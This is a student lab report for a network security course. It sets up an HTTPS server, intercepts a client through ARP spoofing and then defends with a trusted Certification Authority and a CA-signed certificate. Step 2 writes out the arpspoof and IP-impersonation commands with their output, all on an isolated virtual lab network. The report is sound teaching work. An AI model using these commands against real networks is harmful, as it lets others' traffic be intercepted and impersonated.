

Amar Telidji University Laghouat

Department of Computer Science

Level: 4th Year Engineering

Course: Network Security

Lab 02: ARP Spoofing Attack

Supervised by:

Mr. Nasredine LAGRAA

Prepared by:

Smail MERSAD

Academic Year: 2025 / 2026

1. Objective

During this lab, the objective is to set up an HTTPS server, intercept a client's connection to this server through an ARP spoofing attack, and then implement a defense mechanism to protect the client against such attacks using Certification Authorities.

2. Network Topology

The lab environment utilizes three virtual machines operating within the **10.10.0.0/24** subnet.

Device	Role	IP Address
web.ing4.dz	Legitimate Apache Web Server	10.10.0.1
hackweb.ing4.dz	Attacker Machine / Fake Server	10.10.0.2
linux.ing4.dz	Client Machine	10.10.0.100

```
webing4.dz [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[1] 2 3 4 [1]
Session Actions Edit View Help
kali@kali: ~
kali@kali:~$ sudo ip addr flush dev eth0
[sudo] password for kali:
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.0.1 netmask 255.255.255.0 broadcast 10.10.0.255
    inet6 fe80::6a99:cd0e:3b8b:8104 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:a9:65:6d txqueuelen 1000 (Ethernet)
    RX packets 24 bytes 7920 (7.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 6733 (6.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

```
hackwebing4.dz [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[1] 2 3 4 [1]
Session Actions Edit View Help
kali@kali: ~
kali@kali:~$ sudo ip addr flush dev eth0
[sudo] password for kali:
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.0.2 netmask 255.255.255.0 broadcast 10.10.0.255
    inet6 fe80::a457:f068:8b00:f56d prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:f2:e0:2f txqueuelen 1000 (Ethernet)
    RX packets 46 bytes 15180 (14.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 11751 (11.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```


```
linuxing4.dz [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[1] 2 3 4 [1]
Session Actions Edit View Help
kali@kali: ~
kali@kali:~$ sudo ip addr flush dev eth0
[sudo] password for kali:
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.0.100 netmask 255.255.255.0 broadcast 10.10.0.255
    ether 08:00:27:58:7c:66 txqueuelen 1000 (Ethernet)
    RX packets 48 bytes 15840 (15.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 64 bytes 11635 (11.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

DNS Configuration (Crucial for HTTPS)

Because the lab requires us to navigate to **https://www.ing4.dz**, the Client VM needs to know that this domain belongs to **10.10.0.1**. Since we don't have a real DNS server running yet, we will simulate it using the **/etc/hosts** file.



The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The terminal window is titled 'linux.ing4.dz [Running] - Oracle VM VirtualBox'. The nano editor is open, editing the file '/etc/hosts *'. The content of the file is as follows:

```
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.0.1 www.ing4.dz web.ing4.dz
```

The terminal window includes a menu bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. Below the menu bar is a toolbar with icons for various actions. The bottom of the window shows a taskbar with various application icons and a system tray with the date and time '12:05 PM 2/24/2026'.


3. Tools Used

- **Apache2**: Used to host the legitimate and fake web services.
- **dsniff (arpspoof)**: Used by the attacker to corrupt the victim's ARP table and intercept traffic.
- **openssl**: Used to generate the Certification Authority (CA) and sign digital certificates to secure the connection.

4. Methodology & Execution

Step 1: Setting up the Legitimate Service

First, we installed the **apache2** web server on the legitimate machine (**web.ing4.dz**) and activated the SSL module using the command **sudo a2enmod ssl**. This enables HTTPS support and automatically creates a temporary, self-signed certificate. We then created an **index.html** file in the **/var/www/html** folder containing text to confirm the legitimate server's identity.



```
(kali@kali)-[~]
└─$ sudo a2enmod ssl
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Module ssl already enabled

(kali@kali)-[~]
└─$ sudo systemctl restart apache2

(kali@kali)-[~]
└─$ echo "<h1>Welcome to the LEGITIMATE server of ING4</h1>" | sudo tee /var/www/html/index.html
<h1>Welcome to the LEGITIMATE server of ING4</h1>

(kali@kali)-[~]
└─$
```



Step 2: Corrupting the Victim's ARP Table

On the attacker machine (**hackweb.ing4.dz**), we configured a virtual interface to accept packets intended for the legitimate server using the command **ifconfig eth0:0 10.10.0.1**. We then hosted a different **index.html** file on the attacker's Apache server. To intercept the traffic, we launched the **arpspoof** tool targeting the client, impersonating the legitimate server: **arpspoof -t 10.10.0.100 10.10.0.1**

```
hackweb.ing4.dz [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali -
Session Actions Edit View Help
(kali@kali)-[~]
└─$ sudo a2enmod ssl
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Module ssl already enabled
(kali@kali)-[~]
└─$ sudo a2ensite default-ssl
Site default-ssl already enabled
(kali@kali)-[~]
└─$ sudo systemctl restart apache2
(kali@kali)-[~]
└─$ echo "<h1>YOU HAVE BEEN HACKED - FAKE SERVER </h1>" | sudo tee /var/www/html/index.html
<h1>YOU HAVE BEEN HACKED - FAKE SERVER </h1>
(kali@kali)-[~]
└─$ sudo ifconfig eth0:0 10.10.0.1
(kali@kali)-[~]
└─$ sudo arpspoof -t 10.10.0.100 10.10.0.1
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
8:0:27:f2:e0:2f 8:0:27:58:7c:66 0806 42: arp reply 10.10.0.1 is-at 8:0:27:f2:e0:2f
└─$
```

Step 3: Client Observation during the Attack

When attempting to connect to **https://www.ing4.dz** from the client machine, the browser issued a severe security warning. Bypassing the warning revealed the attacker's **index.html** file, proving that the fake server responded to the request. **Conclusion on Browser Security:** The HTTPS protocol encrypts traffic, but if a self-signed certificate is used, the browser cannot verify the server's identity. The security exception acts as a critical warning that a Man-in-the-Middle attack may be occurring.




YOU HAVE BEEN HACKED - FAKE SERVER



Step 4: Securing the Connection via Certification Authority (CA)

To secure the connection, we created a new Certification Authority using **openssl** and exported its certificate in PEM format. We copied this CA certificate to the client machine and imported it into the browser's trusted authorities. Next, we generated a certificate for the legitimate server. Crucially, we set the Common Name (CN) field to **www.ing4.dz**. We updated the Apache configuration on **web.ing4.dz** to use this new CA-signed certificate.



```
web.ing4.dz [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:DZ
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.ing4.dz
Email Address []:

(kali@kali)~
$ openssl x509 -req -in web.csr -CA myCA.pem -CAkey myCA.key -CAcreateserial -out web.crt -days 365
Certificate request self-signature ok
subject=C=DZ, ST=Ghardaia, L=Ghardaia, O=Internet Widgits Pty Ltd, CN=www.ing4.dz

(kali@kali)~
$ sudo cp web.crt /etc/ssl/certs/
[sudo] password for kali:

(kali@kali)~
$ sudo cp web.key /etc/ssl/private/

(kali@kali)~
$ sudo nano /etc/apache2/sites-available/default-ssl.conf

(kali@kali)~
$ sudo systemctl restart apache2
```

```
web.ing4.dz [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/apache2/sites-available/default-ssl.conf *
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf

#
# SSL Engine Switch:
# Enable/Disable SSL for this virtual host.
SSLEngine on

#
# A self-signed (snakeoil) certificate can be created by installing
# the ssl-cert package. See
# /usr/share/doc/apache2/README.Debian.gz for more info.
# If both key and certificate are stored in the same file, only the
# SSLCertificateFile directive is needed.
SSLCertificateFile /etc/ssl/certs/web.crt
SSLCertificateKeyFile /etc/ssl/private/web.key

#
# Server Certificate Chain:
# Point SSLCertificateChainFile at a file containing the
# concatenation of PEM encoded CA certificates which form the
# certificate chain for the server certificate. Alternatively
# the referenced file can be the same as SSLCertificateFile
# when the CA certificates are directly appended to the server
# certificate for convenience.
#SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

G Help W Write Out W Where Is C Cut E Execute L Location M-U Undo
X Exit R Read File R Replace P Paste J Justify V Go To Line M-E Redo
```

5. Final Results and Conclusion

After stopping the ARP attack and clearing the client's corrupted ARP table , the client successfully connected to **https://www.ing4.dz**. The browser accepted the certificate automatically without any security exceptions.

This lab demonstrates that the HTTPS protocol is only truly secure if the digital certificate obtained during the handshake belongs unequivocally to the legitimate server. Cryptographic protocols rely heavily on secure key distribution. By using a trusted Certification Authority to validate the server's identity, we successfully mitigated the ARP spoofing threat.